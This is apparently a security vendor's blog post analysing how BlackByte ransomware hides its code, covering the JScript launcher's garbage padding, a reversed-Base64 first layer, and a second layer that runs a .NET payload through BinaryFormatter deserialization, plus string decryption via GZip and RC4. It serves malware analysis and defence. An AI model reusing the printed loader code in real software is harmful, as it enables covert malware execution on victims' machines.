BlackByte Ransomware – Pt 2. Code Obfuscation Analysis

In Part 1 of our BlackByte ransomware analysis, we covered the execution flow of the first stage JScript launcher, how we extracted BlackByte binary from the second stage DLL, the inner workings of the ransomware, and our decryptor code. In this blog, we will detail how we analyzed and de-obfuscated the JScript launcher, BlackByte's code, and strings.

De-obfuscating the JScript Launcher

We received the original launcher file from an incident response case. It was about 630 KB of JScript code which was seemingly full of garbage code – hiding the real intent.

Our first approach to de-obfuscate the script was to simply scroll through the whole length of this obfuscated code, find some interesting blocks and figure out if there were any eval() function calls. We wanted to find an eval() call because this is where the script likely executes relevant code.

As seen in the screenshot below, we found that the first hundred lines of code were mostly unused, garbage code. At line 2494 is a blob of seemingly Base64 encoded strings (which turned out to be the main payload). Then at line 7511 is a lone eval() call.

```
1  var Yekaterinoslav = new String('gbjwuuerevrxobhx');
2  var emblema = Yekaterinoslav.charCodeAt(10);
3  var toothbill = Yekaterinoslav.localeCompare('BZUKIZBYUGBBYGLA');
```


JScript contains a lot of garbage code
Payload
var mountainlike = Yekaterinoslav.charCodeAt(5);
var goatskins = 928140;
var lexiconist = new String('kklrvuxrwbsjaomd');
var jejylgducrmqadlo = false;
if (jejylgducrmqadlo == true)
Wscript.Echo('cmmrmjbhsroxmiuq');
var reoxidizing = lexiconist.replace('KUIGDUWALDYGYALI', 'NVdCUMFsMvgoaYzm');
var uncorrigible = lexiconist.charCodeAt(5);
var BUYGMBALDAGYOAUL = false;
if (BUYGMBALDAGYOAUL == true)
Wscript.Echo('jehbfjdyblwuxbfm');
var LjujWUqxVNHwLscb = true;
if (LjujWUqxVNHwLscb == false)
Wscript.Echo('xyqxgtxjgjtngvhe');
goatskins += 49958;
goatskins = goatskins + 5339290;
var sinhalite = lexiconist.charCodeAt(4);
var sheldduck = 'Proparia';
var waverers = sheldduck.charAt(7);
var unloosened = sheldduck.localeCompare('vdisaduuvnpiuobl');
var turfforming = sheldduck.charAt(2);
var nullifying = sheldduck.toLowerCase();
var Maybee = sheldduck.concat(sheldduck);
var Reef = sheldduck.match(sheldduck);
var xmmlkoqumhmjs = true;
if (xmmlkoqumhmjs == false)
Wscript.Echo('ZZXZGWBDBGGAA');
Vyernyi = Vyernyi + 232035;
var Ximenia = 321035;
var scoparin = unharmonising.indexOf('Yannigan');
var Lyonnais = unharmonising.indexOf('odontoglossal');
var superoxygenating = false;
} catch (e) {
}
var fmjqbcqtvdpjd = '';
var SScD = new String('
SScD += 'KivHHheCG';
SScD += 'luBzIlPuk';
var liegedom = false;
var fibrinate = SScD.lastIndexOf('pJjvELjtY');
var Ibanez = SScD.concat(SScD);
var tribase = new String('PcxKaFmYt');
tribase += 'segWuKfFC';
var stound = tribase.lastIndexOf('egwaklkmi');
var ugtrjiijo = false;
if (ugtrjiijo == true)
eval(bnlpgh);



Figure 1: Highlights of the obfuscated JScript code

The next step was to trace back the code beginning from the eval() call at line 7511, finding the references to the eval's parameter variable name – "bnlpgh", then start following the flow and references until we obtained the real code.

Here is an initial flow we followed starting from the eval() call.



Figure 2. Code traceback starting from eval() call

Following the code in this fashion, we were able to distinguish the real code from the garbage. We then prettified the code and renamed the variables to be readable. The code snippet below reveals the first layer:

```javascript
// ============== First Layer - Obfuscated and beautified ===============
var secondLayerEncoded  =  '=0HI7BSKlhCIoNGdhNGI9tTKpISYs5UbUVVM5dVbaZHZI' +
'pUeigSWE1kWHF0RJdEKlNmbhR3culUZ0FWZyNkLpkCK5FmcyF0bU5SSiVnSSVVaPBH' +
'Klt2b25WSjlWbh5WeE5SYvd3ZlxGdil2OpQWZulmZlRmb1hCZkFkLJJWdKJVVp9Ec7' +
'kyU29mUuBlaBxGKy8VZ6lGbhlmclNXZE5ySEl0TEdVVPdEI9ASYvd3ZlxGdilGIyFm' +
'd7kSKiU1MspHZHJCIrAiIWRHTr5kdidEesllIgsCIiMjUwJmM1oHTrZUejJCIrAiIt' +
'ZUNUdEb6RWQ90jIokFRNp1RBdUSHhCdjVmai9EWlZXa0NWQgcXZuBSPgkkY1pkUVl2' +
'TwBichZ3OpkiIVNDb6JCIrAiIkdkV0xEbKJCIrAiIxImbSBnYXVVdVJjIgsCIiYVeh' +
'dlRzFGWwhmIgsCIiQ2RsZnYpVzRiNjS0lFWiAyKgIiUwoFWKpHTrpEci1mR5V2UiAy' +
'KgISNDF2V1g2Yux2RiNjIgsCIioEdZhlUwoFWJ1jIokFRNp1RBdUSHhCdjVmai9EWl' +
'ZXa0NWQgcXZuBSPgsERJ9ERXV1THBichZ3OwASPg42bpRXaz9GUuMldvJlbQpWQstT' +
'KpEDIrAiMoAiKgkSKyAiKgIDKg8CIwZmYjNmY55mZoACLwACLWNkTuFVa4plVoUGdp' +
'J3VuMldvJlbQpWQstTKpISVzwmekdkV0x0aiAyKgICbQx0axwmYXlTelJCIrAiIW5E' +
'Mj1mVoJWU90jIokFRNp1RBdUSHhCdjVmai9EWlZXa0NWQgcXZuBSPgMldvJlbQpWQs' +
'BichZ3OpAnZiN2YilnbmBCLwACLWNkTuFVa4plVos2YvxmQsFmbpZUby9mZz5WYyRl' +
'L5Fmc4dmWC10Rg0DIWNkTuFVa4plV7kSKiU1MspHZHZFdiAyKgICTs5EbZNjV5FGWS' +
'JCIrAiI1w0aOlXZYJEMiJDZ5JCIrAiIZhlQvV2U1c0YtlDdiAyKgISUtZkeaRVWwYF' +
'SiAyKgIiSoJmbO1mYzoEdigSWE1kWHF0RJdEK0NWZqJ2TYVmdpR3YBBydl5GI9ASeh' +
'JHenplQNdEIyFmd7kCZqBHZ2RXcjJWcq1mZoQzXzVGd5JEdldkLytWeupXbkJGag0D' +
'IWNkTuFVa4plVgIXY2tTKkpGckZHdxNmYxpWbmhiMfRnb192QlRXeCRXZH5icrlnb6' +
'1GZihGI9ACcmJ2YjJWeuZGIyFmd7kSKiU1MspHZiAyKgIyRWRHTsJFblhkIgsCIiEV' +
'dRZlTENVVsZkYtJCIrAiIOZnWHxWdadXP9ICKZRUTadUQHl0RoQ3YlpmYPhVZ2lGdj' +
 . <TRUNCATED>
'Nlchh2Qu0WbmhmY0lXe5tTMgsCIxASPgUGc5RlLt1mZoJGd5lXe7ADI9AibvlGdpN3' +
'bQ5SbtZGaiRXe5l3OpUWdsFmVkVGc5RVZk9mbugFTBdEWYJUQNhSZ0lmcX5SbtZGai' +
'RXe5l3OpgiblB3Tu0WbmhmY0lXe5tTMgoCIxASPgUGc5RlLt1mZoJGd5lXe7kSK5AT' +
'MgwyN5ACLxATMgwCNxEDIsYTMxACLzgDIsYDNgwiN2ACL4YDIskzNgwCO2ACL1YDKl' +
'R2bDJXYoNUbvJnZucmbpJHdThCdjVmai9UZ0FWZyNkL0BXayN2UXBSPg0WbmhmY0lX' +
'e5BichZ3OpIiIo4WavpmL5FmcyFUZzJXZ2Vmcg0DI0hXZ05CWMF0RYhlQB10OpgSZz' +
'JXZ2Vmcuk2ZTJFbixkVxBSPgkXYyJXQlNnclZXZyBichZ3OpIiIoQXasB3cu82YlJX' +
'brZHa4BSPgk2ZTJFbixkVxBichZ3OpIzMgwiM1ACL0UDIsEDMxACL1ETMgwyN5ACL2' +
'YDIsYDNgwCMxEDIsUDMxACL4kDKlR2bDJXYoNUbvJnZucmbpJHdTBSPgUGc5RVY0FG' +
'ZugFTBdEWYJUQNtTKpITMxACL5ATMgwiNxEDKlR2bDJXYoNUbvJnZucmbpJHdThCdu' +
'VWblxWRlRXYlJ3YuomchVXblVXchBSPggFTBdEWYJUQNBichZ3OpkyN3ACL5cDIsgj' +
'NgwiN3ACL3cDIsgDOgwiN0ACL2ETMgwiMwEDIsETMxACL1ETMgwSMxEDIsQTMxACL5' +
'kDIsUDMxACL3cDKlR2bDJXYoNUbvJnZucmbpJHdThCdjVmai9EWlZXa0NWQgcXZuBS' +
'PgomchVXblVXchBichZ3egkybjVmcttmdohHKZRUTadUQHl0Rg42bpR3YuVnZ';
var secondLayerEncodedSplit = secondLayerEncoded.split('');
var reverseArray = secondLayerEncodedSplit.reverse();
var xmldomObj = new ActiveXObject("Microsoft.XMLDOM")
var tempElement = xmldomObj.createElement("tmp");
tempElement.dateType = "bin.Base64 ";
tempElement.text = reverseArray.join('');
var binaryStream = WScript.CreateObject("ADODB.Stream");
binaryStream.Type =1;
binaryStream.Open();
binaryStream.Write(tempElement.nodeTypedValue);
binaryStream.Position = 0;
binaryStream.Type = 2;
binaryStream.CharSet = String.fromCharCode("utf-8");
var secondLayerScript = binaryStream.ReadText();
eval(secondLayerScript);
```

Figure 3. Beautified First layer of the obfuscated JScript launcher

Above you may see in the first layer code our renamed variable - secondLayerEncoded - this is a string that looks like it was encoded in Base64. Although that is true, it is a Base64 string that has been reversed.

The script creates an XML document object, and using this object, creates an HTML element named “**tmp**”. Next, the script writes the decoded second layer from the variable assigned to secondLayerEncoded into the created element. It then reads it back as a “binaryStream” and finally runs it using eval().

After decoding and prettifying the second layer, the result looks like this:

```
function Base64Decode(encodedString) {
    var xmlDOMObj = new ActiveXObject("Microsoft.XMLDOM");
    var tempElement = xmlDOMObj.createElement("tmp");
    tempElement.dataType = "bin.Base64 ";
    var encodedStringSplit = encodedString.split("");
    var reverseArray = encodedStringSplit.reverse();
    tempElement.text = reverseArray.join("");
    var binaryStream = WScript.CreateObject("ADODB.Stream");
    binaryStream.Type = 1;
    binaryStream.Open();
    binaryStream.Write(tempElement.nodeTypedValue);
    binaryStream.Position = 0;
    binaryStream.Type = 2;
    binaryStream.CharSet = "utf-8"
    return binaryStream.ReadText();
}

try {
    new ActiveXObject("WScript.Shell").Environment("Process")("COMPLUS_Version") = "v4.0.30319"
    var TextAsciiObject = new ActiveXObject("System.Text.ASCIIEncoding")
    var length = TextAsciiObject.GetByteCount_2(EncodedPayload_B64);
    var EncodedStringAscii = TextAsciiObject.GetBytes_4(EncodedPayload_B64);
    var FromBase64Transform = new ActiveXObject("System.Security.Cryptography.FromBase64Transform")
    EncodedStringAscii = FromBase64Transform.TransformFinalBlock(EncodedStringAscii, 0, length);
    var MemoryStream = new ActiveXObject("System.IO.MemoryStream")
    MemoryStream.Write(EncodedStringAscii, 0, (length   /   (2   *   2))   *   (2   +   1));
    MemoryStream.Position = 0;
    var binaryFormat = new ActiveXObject("System.Runtime.Serialization.Formatters.Binary.BinaryFormatter")
    var arrayList = new ActiveXObject("System.Collections.ArrayList")
    var payloadMemoryStream = binaryFormat.Deserialize_2(MemoryStream);
    arrayList.Add(undefined);
    payloadMemoryStream.DynamicInvoke(arrayList.ToArray()).CreateInstance("jSfMMrZfotrr") // run DLL binary
} catch (e) {}
```

Figure 4. Beautified code of the second layer JScript code

The second layer code reveals that it checks if .NET version 4.0.30319 framework is installed in the system, then proceeds to decode the malware payload (the Base64 strings shown in Figure 2 at line 2494). Afterward, it creates a memory stream object to where it writes the decoded Base64 payload. To run it, it uses the Deserialize_2 method of the System.Runtime.Serialization.Formatters.Binary.BinaryFormatter COM object to load managed code via object Deserialization. When invoked, it creates an instance of “jSfMMrZfotrr” – a class from the malicious .NET DLL loader.

BlackByte: De-obfuscating the Code

The BlackByte binary itself is also heavily obfuscated, both the code and the strings.



Figure 5. BlackByte decompiled using dnSpy

The code obfuscation needed some manual refactoring, and it proved to be tedious!

Below is a snippet of the most common code obfuscation technique we found in BlackByte's code:

```
1   internal static void bP1PAvyfShRU(). // random function names are used
2   {
3       try {
4           Process.GetCurrentProcess().Kill();
5       }
6       catch {
7           int arg_46_0;
8           int expr_15 = arg_46_0 =  - 9992;
9           if ((46945 ^ 472736) == 491969)  // this is always true, so this can be removed
10          {
11              arg_46_0 = expr_15  +  sizeof(double)  +  9984;
12          }
13          Environment.Exit(arg_46_0);
14      }
15  }
```

Figure 6. Sample of an obfuscated code

In this function, we can remove the if condition in line 7 since it is always true:

9. if ((46945 ^ 472736) == 491969)

And in line 8, since **sizeof(double)** equals **8**, our variable **arg_46_0** will be equal to

-9992+8+9984 which is equals zero. So, we can refactor the code in line 10 like this:

```
13. Environment.Exit(arg_46_0); // is the same as Environment.Exit(0)
```

To make it readable, we rename the function and removing all unnessary code, it would look like this:

```
1. internal static void kill_process()
2. {
3.    try
4.    {
5.        Process.GetCurrentProcess().Kill();
6.    }
7.    catch
8.    {
9.        Environment.Exit(0);
10.   }
11.}
```

The same obfuscation technique has been used throughout the code. So, we can painstakingly and manually refactor every function to make it readable.

BlackByte: De-obfuscating the Strings

Another hurdle for analyzing this ransomware is the string obfuscation.

```
aCDscCCxGvmZ @02000001

// Token: 0x06000027 RID: 39 RVA: 0x00002477 File Offset: 0x00000677
public static object GLAQMTGzy2NW()
{
    return aCDscCCxGvmZ.k("ACL+BAAAQB") + aCDscCCxGvmZ.k("jBABAAAAAA") + aCDscCCxGvmZ.k("isAQx89p1j") + aCDscCCxGvmZ.k("=AAAAUgLUP");
}

// Token: 0x06000088 RID: 136 RVA: 0x0000320D File Offset: 0x0000140D
public static object H8or6ZrhnMxB()
{
    return aCDscCCxGvmZ.k("DrAABAAAAAAACL+BAAAgJ") + aCDscCCxGvmZ.k("IMOpJ3kvtafvsw2Kl591l") + aCDscCCxGvmZ.k("+utcrD3KTZG5i+h3gPOLu") + aCDscCCxGvmZ.k("AAAAmMhCyXBAjQBrOKGXW");
}

// Token: 0x06000071 RID: 113 RVA: 0x00002EEE File Offset: 0x000010EE
public static object hA()
{
    return aCDscCCxGvmZ.k("CL+BAAAgA") + aCDscCCxGvmZ.k("ABAAAAAAA") + aCDscCCxGvmZ.k("+LyAYWMLB") + aCDscCCxGvmZ.k("=AAAAIQzu");
}

// Token: 0x06000072 RID: 114 RVA: 0x00002F1D File Offset: 0x0000111D
public static object HA()
{
    return aCDscCCxGvmZ.k("AAAAAACL+BAAAgE") + aCDscCCxGvmZ.k("MbKvi+6vmqjDABA") + aCDscCCxGvmZ.k("AynAMPukWB1Z6y0") + aCDscCCxGvmZ.k("==AAAAgERlOWaBw");
}
```

Figure 7. BlackByte's obfuscated string is represented as a function

In the image above, each encrypted string is declared inside a public static object. The call to the method **aCDscCCxGvmZ.k(**encryptedString**)** is a call to a string reversal function, where it reverses the chunk of a Base64 string and then afterward joins those chunks together to form a complete Base64 encoded string.

Let's take for example this encoded string:

```
public static object P() {
  return aCDscCCxGvmZ.k("AAAACL+BAAAgD") +
aCDscCCxGvmZ.k("K95vZqTDABAAA") +
   aCDscCCxGvmZ.k("YbZietcdo57Pk") + aCDscCCxGvmZ.k("AAAAOQDrIJDAC");
 }
```

First step is to reverse each chunk:

AAAACL+BAAAgD -> DgAAAB+LCAAAA
K95vZqTDABAAA -> AAABADTqZv59K
YbZietcdo57Pk -> kP75odcteiZbY
AAAAOQDrIJDAC -> CADJIrDQOAAA

Then join all together to form a complete Base64 string:

DgAAAB+LCAAAAAAABADTqZv59KkP75odcteiZbYCADJIrDQOAAAA

The decoded base64 string is a GZip header starting at the 5th byte.

size of the decrypted string

```
0e 00 00 00 1f 8b 08 00 00 00 00 00 04 00 d3 a9 9b f9 f4 a9 0f ef 9a 1d 72 d7 a2
65 b6 02 00 32 48 ac 34 0e 00 00 00
```

GZIP compressed data

Figure 8. First 4 bytes is the size of the decrypted string, and the following bytes are the GZIP compressed string.

The first four bytes of the data are the length of the decoded string. So, we can remove the first four bytes, then apply GZIP decompression to the remaining data.

```
1f 8b 08 00 00 00 00 00 04 00 d3 a9 9b f9 f4 a9 0f ef 9a 1d 72 d7 a2 65 b6 02 00
32 48 ac 34 0e 00 00 00
```

GZIP header

Figure 9. GZIP header and the data following it

The next step is to decrypt the output with RC4 algorithm with the key [0xCD 0x92 0xCC 0x93 0xCD 0x98]. And finally, we get the decoded string “powershell.exe”

A CyberChef recipe below can help you with the string decoding. It accepts the whole obfuscated string function, parses the encoded string and decode it:

```
"args": ["User defined", "\"(.*?)\"", true, true, false, false, false, false, "List capture groups"]
},
 { "op": "Fork",
   "args": ["\\n", "", false] },
 { "op": "Reverse",
   "args": ["Character"] },
 { "op": "Merge",
   "args": [] },
 { "op": "From Base64",
   "args": ["A-Za-z0-9+/=", true] },
 { "op": "To Hex",
   "args": ["None", 0] },
 { "op": "Find / Replace",
   "args": [{ "option": "Regex", "string": "^\\w{8}" }, "", true, false, true, false] },
 { "op": "From Hex",
   "args": ["Auto"] },
 { "op": "Gunzip",
   "args": [] },
 { "op": "To Hex",
   "args": ["Space", 0] },
 { "op": "RC4",
   "args": [{ "option": "Hex", "string": "CD 92 CC 93 CD 98" }, "Hex", "Latin1"] }
]
```

CyberChef came in handy when analyzing this malware. But a scripting tool like Python can make the de-obfuscation process faster. I'll leave that as an exercise:



Figure 10: Decoding the string using CyberChef

To end this blog, we'll leave some tips on how to approach obfuscated code like this:

1. Analyze the code first and see what methods it uses.
2. Find any string blobs, that may be a result of encryption or encoding. This may be data, a series of hex bytes, or a base64 string. Look for any references to this and follow through.
3. For scripts, keep an eye on those evaluation expressions, we are talking about eval(). You can sometimes exploit this by replacing it with alert(), msgbox(), console.log(), or a file write operation. And let the script run and see what it prints, however, this is extremely dangerous, so run it in a VM environment.
4. Learn some encoding and encryption algorithms. Base64, RC4, AES, RSA, or even the simplest bitwise operations like XOR and ROTATE will come in handy.
5. And lastly, use a tool and debug it. It makes you understand how it works when you follow the code.

For anyone interested, a decompiled source of BlackByte that we have partially de-obfuscated can be downloaded from this Github link:

https://github.com/SpiderLabs/BlackByteDecryptor